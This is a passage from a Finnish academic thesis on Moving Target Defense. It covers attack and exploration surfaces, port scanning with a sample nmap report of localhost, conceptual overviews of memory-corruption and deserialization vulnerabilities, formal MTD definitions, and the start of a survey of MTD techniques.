hyökkäyspintaa. Toinen oletus on se, että hyökkääjällä on aina pääsy järjestelmään jollain väylällä. MTD-tekniikoita käyttäen hyökkääjän lähettämät pyynnöt ja tietoliikenteen datapaketit voivat mennä eri palvelimille, jotka ajavat eri käyttöjärjestelmiä. Tarvitaan uusia mittareita, jotta MTD-tekniikoiden tuomaa hyötyä voidaan arvioida [HG11]. Manadhata on laajentanut alkuperästä teoriaansa hyökkäyspinnan laskemisesta ottamaan huomioon MTD-tekniikat [Man13].

Zhuang ja kumppanit ehdottavat laajennusta hyökkäyspinta käsitteeseen. Ehdotus on tiedustelupinnan (exploration surface) lisääminen hyökkäyspinnan käsitteeseen. MTD-tekniikoille on ominaisempaa tiedustelupinnan ja hyökkääjän epävarmuuden kasvattaminen. Ensimmäinen vaihe hyökkäyksessä on tiedustelu (luku 7.1). Tiedustelun häiritseminen vaikeuttaa hyökkääjän alkuun pääsemistä. Tiedustelupinnan kasvattaminen pakottaa hyökkääjän tekemään tiedusteluvaiheen useaan kertaan. Aikaisemmin tehdyn tiedustelun tulokset vanhentuvat, eikä hyökkääjä voi pitää tietovarastoa haavoittuvista kohteista. [ZDO14]

7.4 Verkkotiedustelu (porttiskannaus)

Palvelinohjelmisto avaa kuuntelua varten tietoliikenneportin. Palvelin jää odottamaan yhteyden muodostumista. Palvelimet käyttävät tietoliikenteessä TCP- ja UDP-protokollia.

Yleisesti käytössä olevien palvelinohjelmistojen oletusporttinumerot on määritelty IANA:n ylläpitämässä rekisterissä[Int17]. HTTP-palvelimen oletuksena käyttämät portit ovat TCP-80 (HTTP) ja TCP-443 (HTTPS)[FGM+99, Res00]. Palvelin voidaan asettaa kuuntelemaan mitä tahansa sallittua ja vapaana olevaa porttia.

Porttiskannauksella on kaksi keskeistä tavoitetta. Yksi on tavoite on tutkia yksittäistä kohdetta (palvelinta) ja saada tietoa sen mahdollisesta palomuurista, käyt-

töjärjestelmästä ja tarjoamista palveluista. Tietoa voi kerätä selvittämällä kaikki tietoliikenneportit, joihin palvelin sallii yhteyksien muodostamisen. Avamaalla yhteyden sallittuihin portteihin voidaan selvittää mikä palvelinohjelmisto kuuntelee avointa porttia. TCP-yhteydet toimivat joissakin tapauksissa hieman erilailla eri käyttöjärjestelmissä. Tämän kaltaisten pienien vihjeiden perusteella skannausohjelma voi arvata palvelimen käyttöjärjestelmä. [Lyo17a]

Toinen tavoite on tehdä tiedustelutoimintaa ja etsiä IP-osoitealueelta palvelimia. Skannausohjelmat käyvät IP-osoitealueen läpi tutkien jokaista alueeseen kuuluvaa IP-osoitetta. Yhteydenottojen perusteella voidaan löytäää käynnissä olevia palvelimia. Tämän jälkeen voidaan tehdä tarkempaa tiedustelua yksittäisille palvelimille kuten edellä esitettiin. [Lyo17a]

Molemmat menetelmät ovat osa hyökkääjien tiedustelutoimintaa. Ensimmäisellä etsitään haavoittuvia ohjelmistoja ja jälkimmäisellä etsitään hyökkäyksen kohteita. Listauksessa 2 on esimerkki raportti skannauksesta.

```
# nmap -A -T4 localhost

Starting Nmap 7.01 ( https://nmap.org ) at 2017-09-24 08:30 EEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000024s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
631/tcp open  ipp     CUPS 2.1
| http-methods:
|_  Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/2.1 IPP/2.1
|_http-title: Home - CUPS 2.1.3
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.12 - 3.19, Linux 3.8 - 3.19
Network Distance: 0 hops

OS and Service detection performed. Please report any
incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.84 seconds
```

Lista 2: Tyypillinen Nmap porttiskannaus

7.5 Haavoittuvuudet ja niiden hyväksikäyttö

Haavoittuvuudella tarkoitetaan tämän tutkielman aihepiirissä ohjelmistossa olevaa heikkoutta, jonka avulla voidaan muuttaa ohjelman alkuperäistä tarkoitusta tai aiheuttaa siihen häiriötä. Seuraavaksi käymme läpi hyvin tunnettuja haavoittuvuuksia.

7.5.1 Puskurin ylivuotovirhe

Haavoittuvuuden aiheutuminen puskurin ylivuodosta on matalan tason, kuten C-kielen ominaisuus. C-kielessä käytetään osoitinmuuttujia, jolloin kääntäjä ei voi käännöshetkellä tietää tapahtuuko puskurin ylivuotoa. Ylivuotovirheessä ohjelma asettaa muuttujalle arvon, joka ei vastaa muuttujalle annettua kokomääritystä. Tämä voi tapahtua käyttäjän antaman syötteen perusteella, jos syötteen pituutta (kokoa) ei tarkisteta. Käyttäjän antaessa syötteen, johon ohjelma ei ole varautunut, voi tapahtua puskurin ylivuoto. Tällöin osa syötteestä asettuu ohjelman käyttämälle muistialueelle. Ylivuodon kohteena oleva muisti voi olla käytössä, riippuen ohjelman toteutuksesta ja suorituksen vaiheesta. [LC03]

Tietokoneiden toimintaperiaatteiden ja C-kielen luonteesta johtuen tällaista ylivuotoa hyväksikäyttäen voidaan muokata ohjelman suoritusta ylikirjoittamalla esimerkiksi seuraavaksi suoritettavan komennon osoite. Tämän tyyppinen virhe on yleinen ohjelmointivirhe ja myös hyvin ymmärretty. Ylivuotovirhe on myös hyökkääjälle helpoin haavoittuvuus käytettäväksi. Ylivuotoon perustuva hyväksikäyttö voi mahdollistaa *mielivaltaisen ohjelmistokoodin suorittamisen* sekä *käyttöoikeustason korottamisen* [LC03, Eri08].

Hyökkääjän onnistuessa suorittamaan mielivaltaista koodia pystyy hän toimimaan kuten järjestelmän käyttäjä. Koodi ajetaan samalla käyttöoikeustasolla kuin millä se ohjelma ajetaan, jota vasten hyväksikäyttö tapahtui. Pääkäyttäjän oikeuksilla suoritettavien ohjelmistojen sisältämien haavoittuvuuksien avulla on siten mahdollista suorittaa koodia pääkäyttäjän oikeuksilla. Koodin suorittaminen johtaa hyökkäyksen seuraaviin vaiheisiin, jotka voivat olla tietomurto, salakuuntelu, ilkivalta ja niin edelleen.

Ylivuodon mahdollistavien ohjelmointivirheiden tekeminen on helppoa matalan tason ohjelmointikielillä, jos ohjelmoijan vastuulla on hallita muuttujien tarvitsemaa tilaa. Ohjelmoijan pitää muistaa aina muuttujan arvoa asettaessa tarkistaa sen tarvitsema tila[Ale96]. Ihmisen on hankala huomata virhekohtia pelkästään koodia katselmoimalla. Ohjelmoidessa voi käyttää automaattisia työkaluja, jotka tekevät tarkistuksia virheiden varalta.

Seuraavaksi käsitellään kaksi yleisesti käytössä olevaa tietorakennetta. Ne ovat tutkielman kannalta tärkeitä, koska näiden avulla hallitaan ohjelmistojen suoritusta. Hyökkääjä taas pyrkii vaikuttamaan ohjelmiston suoritukseen.

Pino-puskurin ylivuoto

Pino-puskuri perustuu pinon tavoin toimivaan tietorakenteeseen. Tietorakenteessa tietoalkio lisätään edellisen tietoalkion päälle, painaen ja kasvattaen pinoa alaspäin. Pino toimii *viimeksi sisään, ensimmäiseksi ulos* periaatteella. Keskeiset toiminnot ovat alkion lisäys pinon päällimäiseksi (PUSH) ja alkion lukeminen pinon päältä (POP). Lukemisen yhteydessä tietoalkio poistuu tietorakenteesta.

Tietokoneet käyttävät ohjelmien ja aliohjelmakutsujen suorituksen apuna pino-puskuria. Ajonaikaiseen pinoon on tallettu esimerkiksi kutsutulle funktiolle välitetyt parametrit, paikalliset muuttujat sekä paluuosoite[Ale96]. Pino-puskurin ylivuoto tapahtuu kun ohjelma kirjoittaa muistiin oletettujen tietorakenteiden ulkopuolelle ja tieto valuu pinon käyttämälle muistialueelle. Sopivasti rakennetulla ylivuodolla voidaan muokata väliaikaisesti pinoon talletetun paluuosoitteen arvo. Tämä on yksi menetelmä, jolla hyökkääjä voi ottaa ohjelman suorituksen haltuunsa [LC03, Ale96].

Keko-puskurin ylivuoto

Keko-puskuri perustuu keko-tietorakenteeseen, jonka kokoa ei ole ennalta määrätty, vaan se muuttuu käytön mukaan. Keko-puskurin ylivuoto hankalampi toteuttaa, mutta on mahdollista esimerkiksi silloin, kun ohjelmoija on käyttänyt virheellisesti muistinvarauskutsua (malloc). Ylivuodolla pyritään vaikuttamaan keon käyttämään sisäiseen tietorakenteeseen, kuten linkitettyyn listaan, joka sisältää keossa olevien tietoalkioiden osoitteet. [LC03]

7.5.2 Paluukutsuihin perustuva haavoittuvuus (ROP)

Paluukutsuihin perustuvassa tekniikassa hyökkääjä kontrolloi ohjelman suoritusta olemassa olevien ja muistista löytyvien aliohjelmien avulla. Aliohjelman viimeisenä komentona on paluu pinossa olevaan paluuosoitteeseen. Sopivan kutsuketjun rakentamalla hyökkääjä voi ohjata ohjelman suorituksen sopivaan aliohjelmaan, jonka parametriksi asetetaan hyökkääjän syöte. Jaetuista kirjastoista löytyy aliohjelmia, joita kutsumalla käynnistetään toisia prosesseja. Hyökkääjä pyrkii löytämään ja käyttämään tämän tyyppisiä aliohjelmia hyödyksi. Käynnistettävä ohjelma annetaan aliohjelmalle parametrina. Hyökkääjä pyrkii muokkaamaan ohjelman kulkua siten, että aliohjelma saa parametrina hyökkääjän määrittämän arvon. Tässä onnistuessaan hyökkääjä voi suorittaa minkä tahansa komennon kohteessa ja ottaa järjestelmä haltuunsa. [LC03]

7.5.3 Muotoilumerkkijonon ylivuoto

Muotoilumerkkijonoa (Format String) käytetään tiedon esitysmuodon määrittelemisessä. C-kielessä muotoilumerkkijono lukee muotoiltavan datan pinosta. Muotoilumerkkijonon määrityksen pitää vastata pinosta löytyvää dataa. Kun näin ei käy

tapahtuu pinoon ali- tai ylivuoto. Hyökkääjän voi olla mahdollista tehdä ylivuoto ja suorittaa omaa koodia, jos ohjelmalle annettavilla syötteillä voi vaikuttaa muotoilumerkkijonoon. [LC03]

7.5.4 Sarjallistamiseen perustuva haavoittuvuus

Sarjallistamisella (serialization) tarkoitetaan ohjelmiston sisäisten tietomallien, datan ja olioiden muuntamista teksti- tai binäärimuotoon siten, että sen voi tallentaa levylle tai siirtää esimerkiksi verkon yli toiseen järjestelmään. Sarjallistaminen tallentaa tarvittavan tiedon ja siihen liittyvän metatiedon siten, että sen voi lukea takaisin muistiin ja ohjelman käsiteltäväksi. Tässä prosessissa voi esiintyä haavoittuvuus, jos ohjelma lukee ja suorittaa hyökkääjän muokkaamaan sarjallistettua tietoa. Hyökkääjä pyrkii käyttämään hyväksi sarjallistamisen ominaisuuksia, jotka voivat tietyissä tilanteissa aiheuttaa mielivaltaisen ohjelmistokoodin suorittamisen. [OWA17]

8 Liikkuvaan maaliin perustuva puolustus

> The hardest puzzle is still easier than a game against an adapting opponent.
>
> *Dan Kaminsky*
> *Security researcher*

Valtiolliset instituutit näyttävät olevan kiinnostuneita MTD:n hyödyistä. Esimerkiksi Yhdysvaltain eri viranomaiset ovat rahoittaneet useita tässä tutkielmassa lähteinä käytettyjä tutkimuksia. Tiedonlähteinä on käytetty useita Yhdysvaltojen armeijan, puolustusministeriön sekä ilmavoimien tutkimuslaitoksien rahoittamia tutkimuksia. Tämä ei ole yllättävää, koska kuten aikaisemmin on todettu, kyberturvallisuuden hallitseminen on valtioille yhä tärkeämpi tehtävä tietoyhteiskunnan toiminnan turvaamisessa. Armeijan vahva mukana oleminen on luultavasti vaikuttanut myös MTD-termin vakiinnuttamiseen. Käsitteenä *Moving Target Defense* on tuttu erityisesti ilmataisteluista.

Hävittäjälentäjien kahdenvälisissä taisteluissa ilmassa (dogfighting) tulee tilanteita, joissa toinen hävittäjä toimii hyökkääjänä ja toinen vastaavasti puolustautujana. Lentäjän joutuessa puolustautumaan tehtävänä on estää hyökkääjää ampumasta kone alas ja mahdollistaa omien puolustusmenetelmien käyttö. Ainakin menneinä aikoina tämä onnistui parhaiten tekemällä taktisia väistöliikkeitä ja pysyen arvaamattomana. Tämä paransi selviytymismahdollisuuksia estämällä vihollislentäjää tarkasti tietämästä mihin suuntaan edessä oleva kohde on menossa. MTD perustui täten hyökkääjän epävarmuuden lisäämiseen ja aktiiviseen puolustautumiseen [ZDO14].

8.1 Kuvaus

Kävimme läpi kappaleessa 5 digitaalisten palveluiden tuottamista palvelimien avulla. Palveluiden on oltava jatkuvasti saatavilla. Palvelinympäristöillä on hyökkääjiä helpottava ominaisuus: niiden muuttumaton luonne. Palvelinohjelmistoja ja käyttöjärjestelmiä päivitetään ja muutetaan, mutta ei jatkuvasti tai niin usein, että se haittaisi hyökkääjää. Tästä seuraa hyökkääjille luonnollinen etu, he voivat tutkia ja seurata palveluiden ja palvelimien toimintaa huomaamatta. He voivat kirjata ylös käytettävät ohjelmistot ja niiden versiot, ja iskeä kun niistä mahdollisesti myöhemmin löytyy haavoittuvuuksia [ACM14].

Yhtenä esimerkkinä voidaan käyttää Linux-käyttöjärjestelmien ja jakeluiden paketinhallintajärjestelmää (ohjelmistojen jakelu) [Lin17]. Samoja valmiiksi käännettyjä paketteja tarjotaan kaikille jakelun käyttäjille. Kun ohjelmistosta löyty haavoittuvuus, voi hyökkääjä teoriassa myös käyttää samaa haavoittuvuutta toisia saman paketin asentaneita kohti. IP-osoite on esimerkki toisesta tyypillisesti samana pysyvästä palvelimen konfiguraatiosta. Sama osoite mahdollistaa palvelimen seuraamisen

ja tiedustelun pitkällä aikavälillä. Tämänkaltainen muuttumattomuus ja yhdenmukaisuus on havaittu ongelmaksi tietoturvan kannalta. Hyökkääjän ja puolustajan suhde on epäsymmetrinen, edun ollessa hyökkääjällä [ACM14, OSB16]. Tätä ongelmaa ratkaisemaan on ehdotettu menetelmiä, joita kutsutaan yhteisellä termillä *Moving Target Defense* (MTD) [TDZA15].

US Department of Homeland Security (Kotimaan turvallisuuden ministeriö) määrittelee MTD:n käsitteenä, jossa järjestelmään kohdistuu hallittua muutosta. Muutoksien on tarkoitus aiheuttaa hyökkääjälle epävarmuutta ja vähentää hyökkäyksien mahdollisuuksia. Muutoksien avulla järjestelmä esitetään monimutkaisempana kuin se on. Epävarmuus ja muutokset kasvattavat hyökkääjän tiedustelusta ja hyökkäysyrityksistä aiheutuvia kuluja. Todellisuudessa hyökkäyksiä ja niiden yrityksiä tehdään jatkuvasti eikä täydellisen turvallista järjestelmää ole olemassa [Sec]. Tarkoituksena MTD:ssä on olla myös ennalta arvaamaton. Tämän kaltaista ajattelua ei ole käytetty kattavasti järjestelmien ylläpidossa ja puolustuksessa. Perinteisesti palvelinympäristö on pyritty pitämään mahdollisimman vakaana ja muuttumattomana, jotta palvelun toiminta ei vaarannu. Palvelinten tietoturvan kovennuksessa on käytetty tarkistuslistoja ja hyväksi todettuja käytäntöjä.

Ketterät ohjelmistokehitysmallit ja jatkuvan integraation periaate ovat vieneet ohjelmistokehitystä suuntaan, missä ohjelmistoihin julkaistaan muutoksia jatkuvalla tahdilla. Palveluiden sähköistäminen ja käyttäjämäärien kasvu on edistänyt niiden tuottamiseen tarkoitettujen tekniikoiden kehitystä. Ajoympäristöt ja palvelimet ovat siirtyneet pilvialustoille, jossa järjestelmän kokoonpanoa ja arkkitehtuuria voi muuttaa helpommin kuin aikaisemmin. Kehitys on mahdollistanut MTD-tekniikoiden kattavamman soveltamisen.

MTD-tekniikoita voi käyttää ohjelman suorituksen eri tasoilla ja uusia MTD:tä toteuttavia tekniikoita voidaan kehittää lisää. Ohjelmiston ja konekäskyjen suoritukseen muuttamisen keskittyvien tekniikoiden voidaan sanoa toimivan matalalla tasolla. Matalan tason tekniikat pyrkivät muuttamaan ohjelmointikielien, tulkkien ja muiden suorittamiseen liittyvien asioiden toimintaa siten, että määritellyn mukainen toiminta ei häiriinny. Muutokset pyrkivät vaikuttamaan poikkeustilanteissa esiintyvään ja määrittelemättömään toimintaan. Tämän tyyppisiä tekniikoita voi soveltaa automaattisesti ilman, että kohteena olevaan ohjelmistoon tarvitsee tehdä muutoksia. Matalan tason tekniikoilla pyritään estämään esimerkiksi puskurin ylivuotoon perustuvat hyökkäykset. Korkeamman tason tekniikoissa muutoksia on tehdään ohjelmaa suorittavaan ympäristöön tai esimerkiksi tietoliikenneverkkoihin. Tarkoituksena on tuottaa toisistaan erilaisia ympäristöjä, joiden kokoonpanoa hyökkääjä ei voi tietää etukäteen ja siten suunnitella hyökkäystä. [ENTK11]

Tutkielman rakenne tästä eteenpäin on seuraava. Käymme läpi formaalin määrityksen MTD:tä toteuttavalle järjestelmälle luvussa 8.2. Tämän jälkeen käymme läpi luvuissa 9 ja 10 kirjallisuudessa esiteltyjä MTD-tekniikoita ja tutkimme miten ne toimivat sekä miten tehokkaita ne ovat.

8.2 Määrittely

Zhuang ja kumppanit määrittelevät MTD:tä toteuttavan järjestelmän olevan sellainen, joka suoritusvaiheessa voi muuttaa konfigurointejaan pysyen ristiriidattomassa tilassa suhteessa sille asetettuihin tavoitteisiin ja toimintapolitiikoihin [ZDO14]. Seuraavaksi käymme tarkemmin läpi ehdotettuja määrittelyjä ja lopuksi pohdimme miten MTD-menetelmät toteuttavat annettua määrittelyä.

8.2.1 Konfiguroitava järjestelmä

Järjestelmä koostuu perinteisesti useasta osatekijästä. Kävimme näitä tekijöitä kattavasti läpi kappaleessa 6. Konfiguroitavia osatekijöitä on esimerkiksi käyttöjärjestelmä ja asennetut palvelinohjelmistot. Näitä muutettavissa olevia osatekijöitä voidaan kutsua *konfiguraatioparametreiksi*. Osatekijöiden arvojen joukkoa taas *Konfiguraatioparametrin tyypiksi*. Zhuang ja kumppanit määrittelevät nämä seuraavasti.

Määritelmä 3 Konfiguraatioparametri, π, *on muuttuja, joka sisältää sen tyypin mukaisen arvon [ZDO14].*

Määritelmä 4 Konfiguraatioparametrin tyyppi, Π, *on määrittelyjoukko, joka sisältää kaikki arvot , jotka vastaava konfiguraatioparametri* π *voi saada [ZDO14].*

Kuvaillessamme kokonaisen järjestelmän konfiguraatiota, käytetään nimitystä *yhdistetty konfiguraatioparametri*.

Määritelmä 5 Yhdistetty konfiguraatioparametri, π, *on parametri joka koostuu joukosta konfiguraatioparametreja* $\pi = \langle \pi_1, \pi_2, ..., \pi_n \rangle$. *Yhdistetyn konfiguraatioparametrin* π *määrittelyjoukko johdetaan konfiguraatioparametrin tyypin määrittelyjoukosta* $\Pi = \Pi_1 \times \Pi_2 \times ... \times \Pi_n$ *[ZDO14]*

Näiden avulla voidaan osoittaa yksikäsitteinen konfiguraatiotila, joka koostuu konfiguraatioparametreista.

Määritelmä 6 Konfiguraatiotila, s, *on yksikäsitteinen kuvaus määrittelyjoukosta* Π *konfiguraatioparametrille* π. *Konfiguraatioparametrin arvon* π *asettaminen arvoon* $z \in \Pi$ *ilmaistaan muodossa* $\pi \leftarrow z$. *Jos* π *on yhdistetty konfiguraatioparametri ja* $\pi = \langle \pi_1, \pi_2, \cdots, \pi_n \rangle$, *niin* s *on* π*:n konfiguraatiotila jos* $s = \langle s_1, s_2, ..., s_n \rangle$ *kun* $\forall i \in [1, n] : s_i \in \Pi_i \wedge \pi_i \leftarrow s_i$ *[ZDO14].*

Konfiguraatiotila ilmaisee yhtä mahdollista järjestelmän kokoonpanoa. Järjestelmän ajatellaan koostuvan parametrisoitavista tekijöistä, joille annetaan erilaisia arvoja. Esimerkiksi virtuaalipalvelimen konfiguraatio voisi olla seuraavanlainen:

MTD:n kannalta olennaista on miettiä kuinka konfiguraatiotilasta s siirrytään turvallisesti seuraavaan konfiguraatiotilaan s'. MTD järjestelmän tulee ottaa huomioon,

Parametri	Arvo
Isäntänimi	pikachu
Käyttöjärjestelmä	linux, kernel 4.13.3
Jakelu	Ubuntu 16.04 LTS
Muistinmäärä	4 GB
Kovalevy	100 GB
HTTP-palvelin	nginx
IP-osoite	172.16.254.100

Taulukko 1: Esimerkki konfiguraatiotilasta

että konfiguraatiotilat s ja s' toteuttavat järjestelmälle annetut tavoitteet ja politiikat. Siirtymän edellytys on pätevä konfiguraatiotila s' ja konfiguraatioparametrien π mahdollistamat muutokset. Konfiguraatioparametrien tyypit Π määrittelevät mahdolliset arvot, mutta aktuaalisia muutoksia varten tarvitaan erilaisia *toimenpiteitä* [ZDO14].

Määritelmä 7 Toimenpide α *on tapahtuma joka muuttaa olemassa olevaa konfiguraatioparametria* π *tai lisää parametrin yhdistettyyn konfiguraatio parametriin tai poistaa sen siitä. Parametria lisättäessä oletetaan, että sillä on pätevä arvo. Toimenpide voi koostua jonosta osatoimenpiteitä [ZDO14].*

Esiteltyjen määritelmien avulla voidaan *konfiguroitavissa oleva järjestelmä* esittää siirtymäkaaviona.

Määritelmä 8 Konfiguroitava järjestelmä *on nimetty siirtymäkaavio,* $\Gamma = (S, \Lambda, \tau)$*, missä* $S = \{s_1, s_2, ..., s_n\}$ *on äärellinen tai rekursiivinen joukko mahdollisia konfiguraatiotiloja järjestelmälle,* $\Lambda = \{\alpha_1, \alpha_2, ...\}$ *on äärellinen tai rekursiivinen joukko toimenpiteitä ja* $\tau : S \times \Lambda \rightarrow S$ *on tilasiirtymäfunktio [ZDO14].*

8.2.2 Tavoitteet

Tavoitteiden tehtävänä on auttaa pätevien muutosten tekemisessä, kun järjestelmä mukautuu hyökkääjää vastaan. Toiminnalliset tavoitteet kuvaavat sen mitä tarkoitusta varten järjestelmä on tehty. Niiden tarkoitus on varmistaa, että järjestelmä toimii muutoksien jälkeen kuten on oletettu. Turvaamisen tavoitteet määrittävät kriittiset alueet järjestelmästä, jotka tulisi suojata [ZDO14].

Määritelmä 9 Tavoite g *kuvaa järjestelmältä odotettua toimintoa. Kiinnostavia tavoitteita on kahta tyyppiä: toiminnallisia tavoitteita ja turvaamisen (security) tavoitteita. Jokaisella järjestelmällä on joukko tavoitteita* G*, joita kuvataan kaksikkona* $\langle G_o, G_s \rangle$*, jossa* $G_o = \{g_{o1}, g_{o2}, ..., g_{oj}\}$ *osoittaa järjestelmän toiminnalliset tavoitteet ja* $G_s = \{g_{s1}, g_{s2}, ..., g_{sk}\}$ *osoittaa järjestelmän turvaamisen tavoitteet [ZDO14].*

8.2.3 Kirjatut politiikat

Järjestelmillä on erilaisia määriteltyjä tai implisiittisiä toimintapolitiikkoja, jotka ohjaavat sen toimintaperiaatteita. Politiikat ja toiminnot mahdollistavat järjestelmän toimimisen tehokkaasti. Muuttuvan järjestelmän tulee ottaa huomioon nämä periaatteet mukauttaessaan järjestelmää MTD-periaatteiden mukaan. Muutokset eivät saa aiheuttaa järjestelmälle tilaa, jossa jotakin toimintapolitiikkaa on rikottu [ZDO14].

Määritelmä 10 Politiikka *p kuvaa rajoitetta järjestelmän konfiguraatiotilalle. Jokaisella järjestelmällä on äärellinen tai rekursiivinen joukko politiikoita,* $P = \{p_1, p_2, ..., p_l\}$. *Relaatio konfiguraatiotilojen joukosta* S *politiikoiden joukoon* P *on karteesisen tulon* $S \times P$ *osajoukko. Konfiguraatiotilan* s *sanotaan toteuttavan joukon politiikkoja* P*, tämä ilmaistaan* $s \succ P$*, kun* $\forall p \in P : \langle s, p \rangle \in S \times P$ *[ZDO14]*

8.2.4 MTD-järjestelmä

MTD-järjestelmä voidaan esittää määritelmien mukaan kolmikkona:

$$\Sigma = \langle \Gamma, G, P \rangle$$


Missä Γ on konfiguroitava järjestelmä, G on asetetut tavoitteet ja P järjestelmälle määritellyt toimintapolitiikat.

Seuraavassa luvussa käymme läpi MTD-periaatetta toteuttavia tekniikoita.

9 MTD-tekniikat

Moving Target Defense -tekniikaksi luetaan mikä tahansa menetelmä, joka toteuttaa edellä mainittuja periaatteita. Tämän johdosta MTD:ksi luokiteltavia tekniikoita löytyy paljon, vaikka MTD-tekniikoista ei ole tehty vielä pitkään tutkimusta tämän tutkielman kirjoitushetkellä. Okhravi ja kumppanit ovat kartoittaneet ja analysoineet tekniikoita perustuen julkaistuihin tutkimuspapereihin. Tutkimuksessa on käsitelty 38 erilaista tekniikkaa [ORM+13].

Tekniikat voi jakaa viiteen eri luokkaan, kun luokkajaossa mukaillaan korkean tason järjestelmäarkkitehtuuria ja prosessien suorituksen etenemistä. Luokkien nimet tulevat siitä, mitä MTD-tekniikka muuttaa tai mihin se vaikuttaa. Tämän tyyppinen jaottelu on esitetty kuvassa 6 suhteessa tietokoneohjelmien toimintaan. Tässä tutkielmassa luokat on valittu seuraavasti: tiedon ja syötteiden dynaamisuus, ohjelmistokoodin dynaamisuus, ajoympäristön dynaamisuus, alustojen dynaamisuus ja tietoverkkojen dynaamisuus. [OSB16]



Kuva 6: MTD-menetelmät kuvattuna ohjelman suorituksen etenemisen mukaisessa järjestyksessä.

Seuraavaksi käymme tarkemmin läpi jokaisen edellä mainituista viidestä luokasta ja esittelemme luokkaan keskeisesti kuuluvia tekniikoita.

9.1 N-variantti

Osa MTD-tekniikoista perustuu siihen, että sama syöte (ohjelma, data) suoritetaan useaan kertaan eri toimintaperiaatetta käyttävällä järjestelmällä. Lopputuloksen täytyy olla ekvivalentti muiden ajojen kanssa. Mikäli ajojen lopputulokset eroavat, on mahdollista että kyseessä on hyväksikäyttöyritys joka pyrkii muokkaamaan ohjelman toimintaa. Tällä menetelmällä toimivia tekniikoita kutsutaan nimellä *N-variantti* (N-variant). N-variantti on itsessään MTD-tekniikka, mutta ei suoraan kuulu yksiselitteisesti mihinkään luokkaan, vaan sitä voidaan käyttää muiden tekniikoiden osana. [NTEK+08b]

Kuvassa 7 on yksinkertaistettu kuvaus N-variantti -järjestelmästä, jossa on kaksi

rinnakkaista ohjelmistoversiota ja niiden suoritusta seuraava monitorointijärjestelmä. Käyttäjältä tuleva syöte ajetaan molempien järjestelmien läpi ja poikkeavuuden ilmetessä suoritus keskeytetään.


9.2 Tiedon ja syötteiden dynaamisuus

Tiedon ja syötteiden dynaamisuuteen perustuvat tekniikat keskittyvät ohjelman käsittelemän datan muutoksen. Muutosta voidaan tehdä datan säilyttämisessä tai käsittelemisessä, kuitenkin säilyttäen alkuperäinen ohjelman toimintalogiikka. Esimerkkejä tämän kaltaisista tekniikoista ovat datan järjestäminen eri järjestykseen tai säilyttäminen eri paikassa. Tällä tavalla pyritään estämään hyökkääjää ja hyväksikäyttöohjelmia tekemästä paikkaansapitäviä oletuksia ohjelman vastaanottamasta ja käyttämästä datasta. Tämän kaltaisissa tekniikoissa voidaan käyttää hyväksi N-variantti -tekniikkaa, jolloin eri muunnelmille ohjelmistosta annetaan sama syöte ja tutkitaan tapahtuuko suorituksen aikana jotain poikkeavaa.

Muistiin tallennetun datan dynaamisesta muuttamisesta käy esimerkkinä Cadarin ja kumppanien *datan satunnaistaminen* -tekniikka, jossa muutos perustuu konekielen *XOR*-operaatioon (eksklusiivinen disjunktio) [CAC+08]. Operaatiota voi käyttää eräänlaisena yksinkertaisena, mutta nopeana salausmenetelmänä, jossa salausavaimella ja XOR-operaatiolla saadaan muutettua data selkotekstistä salatekstiksi ja takaisin.

Tekniikka vaatii muutoksen ohjelman kääntäjään tai tulkkiin, joka tekee tarvittavan salauksen ohjelman ajovaiheessa muistissa käsiteltävään tietoon. Käsiteltävä tieto muutetaan XOR-operaatiolla salattuun muotoon, kun se talletetaan muistiin. Vastaavasti kun ohjelma tarvitsee syötettä, muutetaan se takaisin alkuperäiseen muotoon. Esimerkkinä Cadar ja kumppanit muokkasivat C-kielen kääntäjää lisäämään syötteiden käsittelyssä olevan komennon edelle salauskomennon, vastaavasti salauksen purkukomento lisätään lukuoperaation jälkeen. Täten suoritettavan ohjelman näkökulmasta mikään ei muutu, vaikka tiedon talletusmuoto on muistissa joka suorituskerralla erilainen, kun salausavain vaihtuu jokaisella suorituskerralla. [CAC+08]

